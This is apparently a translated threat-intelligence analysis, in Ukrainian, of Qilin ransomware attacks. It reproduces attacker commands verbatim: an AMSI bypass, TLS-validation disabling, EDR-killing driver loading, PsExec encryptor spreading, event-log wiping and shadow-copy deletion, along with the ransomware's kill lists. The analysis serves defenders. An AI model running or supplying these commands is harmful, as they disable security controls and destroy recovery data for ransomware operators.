
Нижче наведено декодований вивід наведеного вище коду.
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
try{
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agement.Aut'+'omation.Am'+'siUt'+'ils').GetField('am'+'siIni'+'tFailed', 'NonP'+'ublic,Sta'+'tic').SetValue($null, $true)
}catch{}
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /d 0 /t REG_DWORD
Виконання цих команд призводить до трьох змін у конфігурації. По-перше, вимкнення AMSI запобігає перешкодам у виконанні корисних навантажень, таких як пакетні файли та шкідливе програмне забезпечення. По-друге, вимкнення перевірки сертифікатів TLS усуває перешкоди для зв’язку зі шкідливими доменами або серверами C2. Нарешті, увімкнення обмеженого адміністрування призводить до того, що автентифікація RDP покладатиметься на хеші NT або квитки Kerberos, а не на паролі. Хоча паролі не зберігаються, хеші NT залишаються в системі та можуть бути використані зловмисником для імітації користувача.
Вимкнути AMSI
Вимкнути перевірку сертифіката TLS
Увімкнути обмежений доступ адміністратора
Вимкнути EDR
Також було зафіксовано спроби вимкнення EDR різними методами. Загалом спостерігались команди, що безпосередньо виконували uninstall.exe EDR або намагалися зупинити відповідні служби через команду sc. Водночас також спостерігалося, як зловмисники запускали інструменти з відкритим кодом, такі як dark-kill та HRSword. Наведені нижче команди є слідами використання dark-kill. Замість запуску у звичайному режимі користувача, dark.sys вказується як драйвер, завантажений у ядро Windows, а служба запускається під іменем dark. Сліди також показують, що за потреби зловмисники перереєструють драйвер з іншого шляху та, нарешті, видаляють службу, щоб стерти свої сліди.
sc create dark type= kernel binPath=dark.sys
sc start dark
sc create dark type= kernel binPath=C:\Users\<user>\Downloads\DarkKill\Debug\dark.sys
sc delete dark
Крім того, для виконання “HRSword.exe” зловмисники намагаються запустити пакетний файл з правами адміністратора за допомогою VBScript через mshta, вказавши параметр runas у ShellExecute. Оскільки журнали показують, що файл ярлика HRSword.lnk був створений після виконання 1. bat, можливо, що HRSword.exe запускається через цей файл .lnk.
mshta vbscript:CreateObject(Shell.Application).ShellExecute(cmd.exe,/c C:\Users\xx\xxx\HRSword\HRSWOR~1.BAT ::,,runas,1)
Перед запуском програми-вимагача Qilin спостерігали випадки запуску інструментів віддаленого доступу, зокрема завантажувача Cobalt Strike та SystemBC. Cobalt Strike було виявлено на скомпрометованому хості раніше, проте поки що незрозуміло, чи саме Cobalt Strike ініціював встановлення SystemBC.

Завантажувач Cobalt Strike розшифровує зашифроване корисне навантаження, що міститься в розділі .bss бінарного файлу (див. малюнок 16), а потім розгортає та виконує Cobalt Strike Beacon у пам’яті.

Вбудоване зашифроване корисне навантаження виконується в пам’яті відповідно до потоку, показаного на малюнку 17. API CreateThreadpoolWait та SetThreadpoolWait є API пулу потоків Windows. На відміну від поширеного API CreateThread (який негайно створює новий потік і починає виконувати код за вказаною адресою), вони чекають на події або зміни стану об’єкта, а потім автоматично запускають зворотні виклики виконавців.

У цьому коді decrypted_buf реєструється як функція зворотного виклику через аргументи CreateThreadpoolWait, створюючи механізм, який викличе цей зворотний виклик, коли об’єкт очікування стає сигнальним. Після цього VirtualProtect надає дозвіл на виконання, а MessageBoxA (показаний на малюнку та призначений для захисту від пісочниці) запитує взаємодію з користувачем. Коли користувач натискає кнопку OK, викликається SetThreadpoolWait. Оскільки EventA було створено з початковим сигнальним станом (bInitialState = 1), розшифрований код, який вже відображається в пам’яті, виконується негайно.

Для розшифрування реалізовано спеціальну процедуру на основі RC4: перші 2048 байт повністю розшифровуються, а потім розшифрування виконується 32-байтовими блоками, в яких розшифровуються лише перші 24 байти. Решта 8 байт залишаються зашифрованими, тому ця поведінка відрізняється від стандартного RC4.
Маяк Cobalt Strike, розгорнутий у пам’яті, налаштовано (згідно з його конфігурацією) як Cobalt Strike версії 4.x, з використанням Malleable C2 для підміни HTTP-заголовків. У цій конфігурації http_get_header та http_post_header містять “Host: ocsp.verisign.com”, що ефективно відокремлює видимий заголовок хоста від фактичного місця призначення, щоб трафік виглядав як трафік OCSP або розповсюдження сертифікатів. Зв’язок налаштовано на використання HTTPS через TCP-порт 443 до Team Server (C2).

У кількох випадках використовувався варіант програми-вимагача Qilin, відомий як “Qilin.B”.
У цьому розділі описано його поведінку. Для отримання додаткової інформації зверніться до аналітичної статті Halcyon, опублікованої в жовтні 2024 року.
Зловмисники іноді запускають лише один шифрувальник, але також були випадки, коли розгорталися два шифрувальники. У випадках, коли виконувалося два шифрувальники, перший, encryptor_1.exe, поширювався по середовищу за допомогою PsExec (див. команду нижче). Ця команда копіює локальний файл <encryptor_1>.exe на віддалену IP-адресу, підвищує його права доступу для запуску з правами адміністратора, а потім запускає його. Інший, “encryptor_2.exe”, виконується з однієї системи та націлений на кілька мережевих ресурсів.
cmd /C [PsExec] -accepteula \\IP Address -c -f -h -d -i
C:\Users\xxx\<encryptor_1>.exe --password [PASSWORD] --spread --spread-process
Виконується команда PowerShell для ефективного отримання імен хостів усіх комп’ютерів з Active Directory (AD).
powershell -Command Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Select-Object -ExpandProperty DNSHostName
Одна з команд PowerShell встановлює модуль RSAT-AD-PowerShell та виконує командлети, пов’язані зі службами Active Directory Domain Services (AD DS) і Active Directory Lightweight Directory Services (AD LDS), що дозволяє перераховувати доменних користувачів, групи й привілеї.
Powershell -Command ServerManagerCmd.exe -i RSAT-AD-PowerShell ; Install-WindowsFeature RSAT-AD-PowerShell ; Add-WindowsCapability -Online -Name 'RSAT.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0'
Далі команда Get-WinEvent -ListLog * використовується для перерахування всіх журналів подій у системі. Журнали, що містять записи (де RecordCount не дорівнює 0), фільтруються, і для їх повного очищення викликається метод .NET EventLogSession.GlobalSession.ClearLog().
powershell $logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogName ; ForEach ( $l in $logs | Sort | Get-Unique ) {[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}
Зрештою, скрипт PowerShell, орієнтований на хости у віртуалізованих середовищах, жорстко закодований.
В рамках своєї роботи PowerShell він встановлює з’єднання із сервером vCenter, перераховує всі центри обробки даних та кластери в середовищі vCenter, а також вимикає HA та DRS у конфігураціях кластера (див. малюнок 21).


Потім він перераховує всі хости ESXi, змінює пароль root та вмикає доступ через SSH. Нарешті, він завантажує довільний бінарний файл до каталогу “/tmp” та виконує його на всіх визначених хостах. Він робить бінарний файл виконуваним за допомогою “chmod +x”, встановлює “/User/execInstalledOnly” на 0 за допомогою команди $esxiRights (тим самим дозволяючи виконання непідписаних бінарних файлів), а потім виконує корисне навантаження на всіх хостах за допомогою функції Process-ESXis.
Щоб розширити область доступу до файлів і збільшити вплив програми-вимагача, також виконується команда fsutil. Ця команда виконує операції із символічними посиланнями; R2R означає «Віддалений до віддаленого» (з мережевого ресурсу до іншого мережевого ресурсу), а R2L означає «Віддалений до локального» (з мережевого ресурсу до локального). Виконуючи ці дві команди та вмикаючи кожну відповідно, зловмисники можуть досягти різних ефектів. Наприклад, у R2R символічне посилання на сервері A може бути використане для посилання на файли на іншому сервері B; у R2L, якщо спільне символічне посилання на сервері A вказує на файл на хості, зловмисник може отримати доступ до локального файлу хоста через це посилання. Ці команди можна виконати за допомогою PsExec.
cmd /C net use
cmd /C fsutil behavior set SymlinkEvaluation R2R:1
cmd /C fsutil behavior set SymlinkEvaluation R2L:1
Програма-вимагач змінює тип запуску служби тіньового копіювання томів (VSS) на «Вручну» та видаляє всі тіньові копії (знімки томів), що зберігаються VSS.
cmd /C net start vss
cmd /C wmic service where name='vss' call ChangeStartMode Manual
cmd /C vssadmin.exe Delete Shadows /all /quiet
cmd /C net stop vss
cmd /C wmic service where name='vss' call ChangeStartMode Disabled

Записка з вимогою викупу, показана на малюнку 23, створюється в кожній зашифрованій папці. У записці в основному зазначається, що дані було скомпрометовано, міститься посилання на сайт витоку за адресою .onion, що вимагає з’єднання Tor, і надається URL-адреса (зазначена IP-адресою), до якої жертви, які не мають середовища Tor, можуть отримати доступ без Tor. У ній також перераховані типи включених даних і попередження про наслідки ігнорування вимог.
Крім того, у розділі «Облікові дані» зазначено, що кожній компанії-жертві призначається унікальний ідентифікатор компанії як розширення файлу, і що за допомогою URL-адреси домену, зазначеної в примітці, можна отримати доступ до сайту за допомогою цього унікального ідентифікатора входу та пароля.

Конфігурація для Qilin Ransomware включає налаштування шифрування файлів, списки зупинки служб і процесів, а також список облікових записів, специфічних для окремих об’єктів. Є вісім елементів, чотири з яких наведено нижче:
«extension_black_list» містить розширення файлів, які не будуть зашифровані.
«extension_white_list» вказує розширення, які ця програма-вимагач явно зашифрує.
«filename_black_list» містить імена файлів, які не будуть зашифровані.
«directory_black_list» містить список каталогів, які не будуть зашифровані.
Такожбуло виявилено два списки під назвою “white_symlink_dirs” та “white_symlink_subdirs”. У проаналізованому нами зразку програми-вимагача Qilin white_symlink_dirs порожній, і єдине, що містить white_symlink_subdirs, це запис “ClusterStorage”.
ClusterStorage – це назва каталогу, що використовується кластером відновлення після відмови Windows Server (спільні томи кластера або CSV). CSV-файли зазвичай містять критично важливі файли для організацій, такі як віртуальні машини Hyper-V (VHDX) та бази даних. Це показує, що програма-вимагач має на меті посилити вплив, атакуючи не лише звичайні каталоги користувачів, але й інфраструктуру віртуалізації та кластера безпосередньо як заручників. Тому файли в підкаталогах ClusterStorage явно вказані як цілі для шифрування. Той факт, що white_symlink_dirs порожній, ймовірно, призначений для того, щоб уникнути переходу за символічними посиланнями, які можуть спричинити нескінченні цикли або подвійне шифрування.
«process_black_list» та «win_services_black_list» вказують процеси та служби, які потрібно завершити, зокрема ті, що пов’язані з базами даних, резервним копіюванням, безпекою та віддаленим керуванням. Примітно, що, як показано на малюнку 24, ця конфігурація також мала жорстко закодовані домен, ім’я користувача та пароль, специфічні для середовища жертви. Це вказує на те, що зловмисники попередньо завантажили розвідувальну інформацію в програму-вимагач, щоб полегшити підвищення привілеїв та пов’язані з цим дії.
розширення_чорного_списку:
["themepack", "nls", "diapkg", "msi", "lnk", "exe", "scr", "bat", "drv", "rtp", "msp", "prf", "msc", "ico", "key", "ocx", "diagcab", "diagcfg", "pdb", "wpx", "hlp", "icns", "rom", "dll",
"msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386", "lock", "cur", "idx", "sys", "com", "deskthemepack", "shs", "theme", "mpa", "nomedia", "spl", "cpl", "adv", "icl", "msu", "company_id"]
список_білих_розширень:
["mdf", "ldf", "bak", "vib", "vbk", "vbm", "vrb", "vmdk", "abk", "bkz", "sqb", "trn", "backup", "bkup", "old", "tibx", "pfi", "pvhd", "pbf", "dim", "gho", "vpcbackup", "arc", "mtf", "bkf", "dr"]
назва_файлу_чорний_список:
["desktop.ini", "autorun.ini", "ntldr", "bootsect.bak", "thumbs.db", "boot.ini", "ntuser.dat", "iconcache.db", "bootfont.bin", "ntuser.ini", "ntuser.dat.log", "autorun.inf", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "#recycle", "autorun.inf", "boot.ini", "bootfont.bin", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "desktop.ini", "iconcache.db", "ntldr", "ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db", "#recycle", "bootsect.bak"]
чорний_список_директорії:
["windows", "system volume information", "intel", "admin$", "ipc$", "sysvol", "netlogon", "$windows.~ws", "application data", "mozilla", "program files (x86)", "program files", "$windows.~bt", "msocache", "tor browser", "programdata", "boot", "config.msi", "google", "perflogs", "appdata", "windows.old", "appdata", "..", ".", "boot", "windows", "windows.old", "$recycle.bin", "admin$"]
white_symlink_subdires:
["ClusterStorage"]
["vmms", "vmwp", "vmcompute", "agntsvc", "dbeng50", "dbsnmp", "encsvc", "excel", "firefox", "infopath", "isqlplussvc", "sql", "msaccess", "mspub", "mydesktopqos", "mydesktopservice", "notepad", "ocautoupds", "ocomm", "ocssd", "onenote", "oracle", "outlook", "powerpnt", "sqbcoreservice", "steam", "synctime", "tbirdconfig", "thebat", "thunderbird", "visio", "winword", "wordpad", "xfssvccon", "bedbh", "vxmon", "benetns", "bengien", "pvlsvr", "beserver", "raw_agent_svc", "vsnapvss", "cagservice", "qbidpservice", "qbdbmgrn", "qbcfmonitorservice", "sap", "teamviewer_service", "teamviewer", "tv_w32", "tv_x64", "cvmountd", "cvd", "cvfwd", "cvods", "saphostexec", "saposcol", "sapstartsrv", "avagent", "avscc", "dellsystemdetect", "enterpriseclient", "veeamnfssvc", "veeamtransportsvc", "veeamdeploymentsvc", "mvdesktopservice"]
win_services_black_list:
["vmms", "mepocs", "memtas", "veeam", "backup", "vss", "sql", "msexchange", "sophos", "msexchange", "msexchange\\$", "wsbexchange", "pdvfsservice", "backupexecvssprovider", "backupexecagentaccelerator", "backupexecagentbrowser", "backupexecdivecimediaservice", "backupexecjobengine", "backupexecmanagementservice", "backupexecrpcservice", "gxblr", "gxvss", "gxclmgrs", "gxcvd", "gxcimgr", "gxmmm", "gxvsshwprov", "gxfwd", "sapservice", "sap", "sap\\$", "sapd\\$", "saphostcontrol", "saphostexec", "qbcfmonitorservice", "qbdbmgrn", "qbidpservice", "acronisagent", "veeamnfssvc", "veeamdeploymentservice", "veeamtransportsvc", "mvarmor", "mvarmor64", "vsnapvss", "acrsch2svc", "(.*?)sql(.*?)"]
Облікові записи:

Під час запуску створюється папка QLOG у %TEMP% та кілька файлів ThreadId({Number}).LOG. Вони дозволяють зловмиснику переглядати детальні журнали процесу шифрування.
